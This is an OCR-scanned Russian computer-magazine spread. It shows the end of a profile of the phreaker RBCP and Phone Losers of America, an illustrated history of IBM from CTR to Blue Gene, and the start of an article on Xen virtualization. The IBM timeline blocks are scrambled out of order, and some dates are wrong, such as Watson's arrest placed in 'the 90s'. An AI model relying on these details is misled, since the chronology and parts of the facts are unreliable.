
Проживая в Элбани, RBCP с друзьями зарелизил номера зайна с 37-го по 41-й. В октябре 1996-го Брэд и Колин переезжают в Огайо. Там они выпустят в свет еще несколько номеров журнала, вплоть до последнего 46-го, в котором Брэд напишет о закрытии e-zine и планах команды по развитию сайта Phone Losers of America. Это оказались не пустые слова, так как сегодня сайт PLA, пожалуй, наиболее авторитетный веб-ресурс, посвященный тематике фрикинга и пранка. Он сумел объединить сотни и тысячи фрикеров США. Помимо основного сайта, существует более 60-ти региональных, призванных создать среду для общения и обмена опытом живущих в различных уголках страны фрикеров. Один из поклонников PLA высказался о нем так: «PLA — такой незатейливый и не претендующий на серьезность в плане содержания, стал настоящим вирусом в умах американских хакеров 90-х». Похоже, так оно и есть.

P.S.

В 1999 году у Брэда родился сын, а в 2002-м они с Колин расстались. Сейчас фрикер живет в Элбани, занимаясь администрированием сайта phonelosers.org и несколькими другими проектами. el_jefe и Apok0lyps проживают в настоящий момент в Колорадо и руководят собственной компьютерной компанией. Преследование RBCP полицией штата Иллинойс было прекращено в 1998-м, а кардингом Брэд не промышляет уже долгие годы. Отец Криса Томкинсона стал известным человеком, рассказав газетам о том, как на протяжении нескольких лет неизвестные хулиганы проделали сотни телефонных розыгрышей над его сыном и всей семьей Томкинсоных.


Вековая история IBM

Вершители компьютерной революции



MINDW0RK
/ MINDW0RK@GAMELAND.RU /

Эти три буквы известны каждому, даже далекому от компьютеров человеку. У кого-то они вызывают ассоциации с персональным компьютером, у кого-то — с громадными мощными мейнфреймами, для кого-то — это лишь название производителя на крышке ноутбука. IBM — это старейшая, крупнейшая и самая влиятельная в мире IT-компания, на которую работает более 330 тысяч человек и годовой оборот которой составляет 91 миллиард долларов. Сложно представить, каким был бы сейчас мир, если бы более сотни лет назад не появилась скромная фирма Computing Tabulating Recording и ее предводитель Tomas Watson...


TO THINK
The major motto of IBM


International Time Recording
- 1889–1914 -


Computing Scale Company
- 1891–1914 -


Computing-Tabulating-Recording
- 1911–1924 -

BIOGRAPHY

Tomas Watson

THE BEGINNING

Томас не учился в престижном университете и не брал уроки у бизнесменов. Он лишь закончил один курс в школе коммерции Эмира и затем, в возрасте 18-ти лет, устроился бухгалтером на рынок Кларенса Рисли в Нью-Йорке. Парень мечтал открыть свое дело и всеми силами пытался скопить достаточное количество денег.

NATIONAL CASH REGISTER

Приторговывал швейными машинками и музыкальными инструментами, а после поступления на работу в компанию National Cash Register (NCR) работал не покладая рук и дослужился до позиции главного менеджера по продажам. Именно здесь Уотсон придумал девиз «Думай», который впоследствии станет символом IBM.

90-TH (PRISON)

В начале 90-х годов Уотсона вместе с владельцем NCR арестовали. Оказалось, что он уже долгое время вел не совсем честную борьбу с конкурентами, продавая липовые и секондхендовые регистрации. В суде ему дали год тюрьмы.



РАННИЕ ГОДЫ IBM

SCHOOL SYSTEM

Клиентами IBM были самые разные компании и организации. Заказы часто были довольно экзотичными, и инженерам приходилось все время искать новые пути их выполнения. В результате этого появлялись уникальные изобретения, такие как первая в истории электронная система распределения школьного времени, управляющая звонками и расписанием, или новый вид перфокарт с увеличенной скоростью доступа.

30

Во время Великой депрессии 30-х годов подавляющее большинство технических компаний США обанкротилось. В то время как IBM не только осталась на плаву, но и обеспечила для своих сотрудников отличные условия работы и достойную заработанную плату. Корпорация одной из первых предоставила для своих работников страховую систему и оплачиваемые отпуска.

1932

А в 1932-м году было основано исследовательское подразделение, занимающееся разработкой всех передовых технологий IBM. Нью-йоркская лаборатория, в которой работали его сотрудники, была одной из самых технически оснащенных в мире.

1933

Годом позже появился подготовительный институт, где обучались работники компании. Годовой доход IBM в это время достиг 20-ти миллионов долларов, а количество работающих людей превышало отметку в десять тысяч.

Со дня своего основания IBM занималась производством часов и только в 1958-м году продала свое «временное» подразделение*.

ЗОЛОТОЕ ВРЕМЯ

50

На протяжении 50-х годов деятельность корпорации плавно переходила к производству больших компьютеров. IBM стала главным поставщиком компьютерного оборудования для систем защиты Воздушных сил США. Разрабатывая для правительства антивоздушную систему перехвата SAGE стоимостью 30 миллионов долларов, компания получила доступ ко всем передовым разработкам ученых из Массачусетского технологического института. Совместными усилиями инженеры разработали интегрированный видеоэкран, память на магнитных сердечниках, световой пистолет, первый алгебраический компьютерный язык, способ передачи информации по телефону, мультипроцессорные технологии, компьютерную сеть и другие революционные вещи.

1952

В 1952-м году IBM представила новый компьютер 701, основанный на вакуумных трубах и впервые использующийся для хранения информации на магнитной пленке. Эта модель была намного быстрее Mark I и удобнее в эксплуатации, использовалась преимущественно для научных расчетов. В том же году пост президента корпорации занял сын Томаса Уотсона — Том Уотсон младший. Вскоре он напишет известный документ, выгравированный рядом с главным офисом: «Работником IBM может стать любой человек независимо от расы, цвета кожи и вероисповедания, если он достаточно талантлив и образован, чтобы выполнять поставленные задачи».


1955-1960

IBM продолжает совершенствовать свои компьютеры. В коммерческой продаже появляется IBM 704 со встроенными возможностями операций, с плавающей точкой и индексацией, использующий новый вид магнитной памяти. С 1955-го по 1960-й год корпорация произвела более 120-ти таких машин. Также по заказу военных IBM сконструировала Naval Ordnance Research Computer (NORC) — самый мощный электронный компьютер своего времени.

1957


В 1957-м году инженеры IBM разработали язык программирования Fortran (FORmula TRANslation), который сразу же стал самым популярным инструментом для научных работ.

*






International Business Machines
- 1924 – 1946 -



IBM in transition
- 1947–1956 -



IBM continuity
- 1956 – 1972 -



IBM international recognition
- 1972 -

COMPUTING TABULATING RECORDING


Когда Том вышел на свободу, одной из самых быстроразвивающихся американских компаний была Computing Tabulating Recording (CTR) Corporation. Основана она была в июне 1911 года, впоследствии соединив в себе три компании: Tabulating Machine, Computing Scale и Time Recording. CTR специализировалась на производстве оборудования для выбивания и считывания перфокарт (владельцем Tabulating Machine был изобретатель перфокарт), а помимо этого занималась поставками офисного оборудования, часов и пищевых продуктов.

COMPUTING TABULATING RECORDING ++

Опираясь на свой опыт в NCR, Уотсон внес в работу компании несколько эффективных бизнес-моделей: щедрые поощрения успешным сотрудникам, упор на сервисное обслуживание клиентов, воспитание гордости и верности корпорации в душе каждого работника. Также Том сделал все возможное, чтобы укрепить дружбу в коллективе: организовал спортивные команды, сделал постоянными семейные встречи и корпоративные вечеринки. А его слоган «Думай» стал своеобразной библией для сотрудников CTR.

1 MAY 1914

Через 11 месяцев, 1-го мая 1914-го года, Тома Уотсона избрали новым президентом компании, и под его руководством Computing Tabulating Recording стала быстро развиваться. CTR оставила малый офисный рынок, сфокусировавшись на более серьезных заказах. За небольшое время Уотсону удалось вдвое увеличить прибыль и расширить сферы влияния по всему миру.



1924 (IBM)

В 1924-м году, когда область деятельности корпорации вышла далеко за рамки перфокарт и стала по-настоящему международной, Том переименовал ее в International Business Machines, или просто IBM.



Watson
на одном из первых заводов IBM

30-40

В концу 30-х годов основной продукцией IBM были различные электронные и механические машины, но с началом Второй мировой войны фокус сместился. Этот факт не упоминается в официальной истории компании, но в 30—40-х годах IBM снабжала нацистов машинами для обработки перфокарт и разрабатывала для них новые технологии. Даже Гитлер наградил Тома Уотсона медалью, которую тот позже вернул.

THE WAR

Когда США объявили Германии войну, все заводы корпорации перешли в распоряжение американского правительства. Именно в военные годы IBM сделала первый шаг к созданию компьютеров.



VTM

Большим достижением стал выпуск множителя на вакуумных трубках (VTM) — первой полностью электронной машины, выполняющей арифметические действия. Благодаря использованию вакуумных труб, которые до этого применялись в основном в радиоиндустрии, удалось увеличить скорость обработки информации в тысячи раз по сравнению с предыдущими аналогами.

1944


В 1944-м году, спустя 6 лет исследований и разработок, в Гарвардском университете был создан пятитонный Mark I — первая в истории машина, способная автоматически проводить сложные вычисления. А в конце 40-х появилась серия мини-калькуляторов, которые использовались в работе перфокарт и предназначались для использования в компьютерных центрах.

60

В 60-х годах в мире насчитывалось 8 основных производителей компьютеров: Scientific Data Systems, Control Data Corporation, UNIVAC, General Electric, Burroughs, RCA and Honeywell, среди которых IBM была самой крупной и влиятельной из всех. Успех корпорации был настолько велик, что правительство США запустило судебное разбирательство о попытке монополизации передовых технологических разработок. Дело это длилось много лет и закончилось только в 1983-м году, в целом сильно повлияв на модель работы. компании.

1964

Самым важным проектом IBM в 60-х и вообще одним из самых революционных в ее истории стал представленный в 1964-м году IBM System /360. В этой модели лежала концепция совместимости, то есть стало возможным постепенно наращивать мощность машины, заменяя устаревшие комплектующие новыми.



Логотип IBM
на System/360
-1964 -

1964

В это время многие компании нуждались в компьютерных решениях, но часто приходилось выбирать между устаревшей и мощной, а значит, неприемлемо дорогой машиной. В итоге потенциальные клиенты просто отказывались приобретать компьютер. Разработка технологии совместимости обошлась IBM в 5 миллиардов долларов (30 миллиардов по современным меркам), что сделало исследовательский проект одним из самых дорогих в истории бизнеса. Корпорация поставила на System /360 практически все. И не прогадала — впоследствии все окупилось сполна.

1969

В 1969-м году Томас Уотсон младший внес еще одно революционное изменение — теперь уже в систему продаж оборудования. Если раньше все компьютеры и ПО поставлялись целиком в коробке, то теперь появилась возможность купить компоненты по отдельности. Это решение образовало новый рынок с огромным денежным оборотом, и IBM заняла в нем ведущую роль.

В 2004-м году IBM получила рекордное количество патентов на новые изобретения — 3248. Сейчас количество патентов, которыми владеет компания, достигает 32-х тысяч.

IBM PC

Появление IBM PC (модель 5150) стало результатом попытки компании завоевать рынок домашних компьютеров. В это время лидерами его были Apple II и CP/M. IBM поручила команде из 12-ти своих лучших инженеров под предводительством Уильяма Лоу сконструировать модель, способную успешно конкурировать с этими платформами. Разработка IBM 5150 длилась ровно год. Ученые решили впервые в истории компании использовать в производстве комплектующие других производителей. Процессор был заказан у молодой фирмы Intel, а операционная система DOS — у тогда еще малоизвестной Microsoft. Также авторы разумно предположили, что при открытой архитектуре, когда IBM PC смогут создавать и поставлять на рынок другие компании, машина станет популярнее. А чтобы контролировать рынок и всегда быть впереди конкурентов, решили лицензировать ROM BIOS.

70

70

Помимо разработки компьютеров, IBM начинает покорять новые рынки.
В 1970-м году корпорация представила IBM Copier — машину для фотокопирования. Годом позже появилась система распознавания речи, «понимающая» 5000 слов. Также IBM предоставляет новые виды сервисов, такие как кодирование и теснение кредитных карт в условиях полной безопасности.

1971

Когда в 1971-м году космический аппарат Apollo совершил посадку на Луну, все компьютерные операции происходили на компьютерах IBM. Чуть позже научное подразделение компании, поддерживающее космические программы, получит почетную награду NASA за выдающийся вклад в исследовани космоса.

1973

В 1973-м году инженеры корпорации разрабатывают прототип дискового блока IBM 3340, более известного как «винчестер». Технология, используемая в нем, позволила вдвое увеличить плотность записи данных на дисках, и на протяжении следующих 20-ти лет она станет стандартной для всех жестких дисков.

1979

В это время компанию возглавил Франк Кэрри, который уже долгое время занимал высокую должность. Том Уотсон младший по-прежнему оставался в составе директоров, но в 1979-м году переехал в Советский Союз и представлял там IBM.




БОЛЬШИЕ ИНВЕСТИЦИИ

1982

На протяжении 80-х годов IBM продолжила покорять рынок, разрабатывая новые модели компьютеров и расширяя возможности отдельных комплектующих. Новым полем, которое освоила IBM, стало создание промышленных роботов. В 1982-м году выходят две программируемые робосистемы: 7565 и 7535.

eServer
мощный сервер от IBM



1985

После того как Джон Экерс в 1985-м году возглавил корпорацию, IBM стала одним из самых крупных в мире инвесторов в разработке новых технологий. Для поощрения новых идей и проектов был открыт внутренний 100-миллионный фонд (полученные в его рамках креативные решения сэкономили компании в 8 раз больше). Кроме того, выделенные на исследования средства позволили реализовать большое количество революционных проектов в области физики, математики, расширить компьютерные возможности.

1986

За несколько лет исследователи и инженеры IBM получили ряд престижных научных премий, включая 4 Нобелевские, а в 1986-м году Нобелевскую премию получают Герд Биннинг и Хейнрик Рохрер за изобретение нового способа микроскопической съемки поверхности, при которой видны отдельные атомы.

1987

Годом позже ту же награду вручили Джорджу Беднорзу и Алексу Мюллеру за открытие сверхпроводимости нового класса материалов при высокой температуре.

Основной научный состав сотрудников IBM работает в Research Triangle Park – одном из крупнейших исследовательских центров мира. Расположен он в Северной Каролине и вмещает на своей территории более 100 зданий, в которых трудятся около 40 тысяч человек. По количеству проводимых исследований RTP можно сравнить с Кремниевой Долиной.

1994

С развитием компьютерных сетей IBM стала уделять большое внимание разработке сетевых приложений и устройств.
В 1994-м году компания формирует IBM Global Network — новое подразделение, занимающееся созданием крупнейшей в мире высокоскоростной сети для связи правительственных и коммерческих структур. Ее клиентами станут более 2-х миллионов человек.

IBM 5100
первый в мире портативный компьютер



1994

В 1994-м году состоялась презентация PowerPC 604 — самого мощного в мире микропроцессора, способного обрабатывать 40 мегабайт информации в секунду.

Имя ThinkPad серия ноутбуков получила благодаря научному сотруднику компании, который однажды вышел на обеденный перерыв, захватив с собой блокнот (pad) с надписью «Думай» (think) на обложке. Он работал над проектом по созданию небольшого портативного девайса, который и получил впоследствии название ThinkPad.


IBM СЕГОДНЯ

1997

В 1997-м году IBM продемонстрировала возможности современных компьютеров, построив Deep Blue — машину, запрограммированную на игру в шахматы. На встрече с чемпионом мира Гарри Каспаровым Deep Blue одержал верх, что вызвало волну споров о перспективах компьютеров и приближенности их способностей к человеческому разуму.
К концу десятилетия IBM становится ведущим поставщиком компьютерных серверов. Серверы от IBM используют 95% крупнейших бизнес-компаний мира, а самой популярной серверной машиной стал IBM AS/400 (продано 700 тысяч штук в 150-ти странах мира).

2000

В 2000-м году появилась новая серия IBM eServer — сервер нового поколения, унаследовавший мощь и надежность мейнфреймов. В этом же году IBM делает крупнейшую в своей истории инвестицию в размере 5-ти миллиардов долларов — рядом с Нью-Йорком стартует строительство самого технологически-оснащенного в мире завода по производству чипов.



Каспаров против Deep Blue -1997-

IBM 5150 был представлен 11-го августа 1981-го года, и этот компьютер воплощал в себе все требования и мечты техногиков. Портативный, легкий в освоении, расширяемый, сравнительно недорогой (цена базовой конфигурации составляла $1565), он был просто обречен на успех. Компания Compaq Computer Corporation вскоре после появления PC на рынке среверс-инженерила программный код BIOS и запустила в производство первый клон 5150 — Compaq Portable. Также IBM PC, не обладающий мультимедийными возможностями, на протяжении 80-х годов так и не смог побороть 8-битные персональные компьютеры. Зато благодаря офисным программам типа VisiCalc он стал офисным компьютером номер один в мире. Популярный американский журнал даже назвал IBM PC «человеком года».

1975

70-е годы стали началом микропроцессорной революции. Конечно, IBM не остается в стороне и начинает активно использовать новые технологии в своих продуктах. В 1975-м году выходит в свободную продажу IBM 5100 Portable Computer — один из самых первых портативных компьютеров, где все комплектующие находятся в одном корпусе. Кассетный привод, 5-дюймовый экран, собственный процессор от IBM, несколько сотен килобайт read-only памяти, содержащей системный софт и 64 Кб памяти, доступной для записи, — такими были его характеристики. Весил он 25 килограммов и стоил, в зависимости от комплектации, от 9-ти до 20-ти тысяч долларов. Несмотря на то, что это было новое слово в производстве компьютеров, большого распространения IBM 5100 не получил — в основном из-за высокой цены и отсутствия удобного интерфейса.

1981

Наконец, в 1981-м году получает рождение IBM PC, и с этого начинается новая эра компьютеростроения.



Такими были первые IBM PC





1984 OLYMPIC

Параллельно компания принимает активное участие в финансировании государственного образования, вложив 80 миллионов долларов в различные гранты и культурные программы. А в 1984-м году становится главным спонсором Олимпийских игр. Тем временем инженеры представляют новые модели компьютеров.

1987


В 1987-м году выходит более мощная модель IBM PC — PS/2. За 6 месяцев удается продать миллион штук, в то время как оригинальному PC для этого понадобилось 28 месяцев. В поддержку своего нового детища компания разработала операционную систему OS/2, которая дала пользователям мультизадачность, защищенность и возможность работы с очень большими приложениями.

1993

19-го января 1993-го года IBM анонсировала убытки за прошедший год в размере 5-ти миллиардов долларов. Таких потерь в истории США не несла еще ни одна компания. В результате этого была полностью пересмотрена система ведения бизнеса, и корпорация сменила приоритеты, перейдя от разработки компьютеров и комплектующих к созданию программного обеспечения и предоставлению различных сервисов и консультаций.

1993

В этом же году IBM представила очень удачную модель нового ноутбука ThinkPad, в котором впервые использовался трекпоинт, интегрированный в середину клавиатуры. Этот портативный компьютер сразу стал хитом, завоевав более трехсот наград за уникальный дизайн и качество.




главное здание IBM в Нью-Йорке

BLUE GENE

Разрабатывая сетевую продукцию и софт, IBM не отошла от рынка, в котором всегда занимала ведущую роль — рынка суперкомпьютеров. Гордостью компании является Blue Gene/L, мощностью 280,6 Терафлоп и состоящий из 65536 узлов. Эта махина занимает первое место в списке самых производительных суперкомпьютеров в мире. Корпорация продолжает наращивать мощность, и в последней модели Blue Gene/Q отметка производительности будет достигать 3-х Петафлоп.


2005

В феврале 2005-го года IBM раскрыла подробности своего совместного с Sony проекта по созданию «клеточного» микропроцессора, работающего на основе векторной обработки данных. Первым его применением стала приставка PlayStation 3.



В стенах IBM было изобретено огромное количество технологий, широко применяемых сегодня. Среди них: жесткий диск, флоппи-диск, курсор, динамическая память, видеозаписывающая головка, архитектура RISC, USB flash drive и многие другие.

На протяжении XX века рабочей формой сотрудников IBM были синий пиджак, белая рубашка и темный галстук. Только к 1990-му году компания смягчила требования, и теперь форма одежды здесь не отличается от принятой в других крупных фирмах.



ЕВГЕНИЙ ЗОБНИН АКА J1M
/ J1M@LIST.RU /

Искусство виртуализации

Используем эмуляторы в быту

Представь себе такую ситуацию: ты сидишь во FreeBSD и грепаешь логи своего личного домашнего ftp-сервера в надежде, что злобные хакеры не пролезли в машину через незалатанную дыру в ProFTPd. Закончив с этой процедурой и не заметив ничего подозрительного, ты, используя простую комбинацию клавиш, переключаешься в Slackware Linux, включаешь музыку и приступаешь к разбору пришедшей за ночь почты. За этим занятием ты вспоминаешь, что хотел обновить свой второй дистрибутив Linux, переключаешься в Gentoo, набираешь «emerge--sync» и возвращаешься обратно в Slackware. Сказка? Отнюдь! Используя монитор виртуальных машин Xen, ты сможешь варьировать операционными системами не хуже, чем цирковой артист жонглирует теннисными мячами.



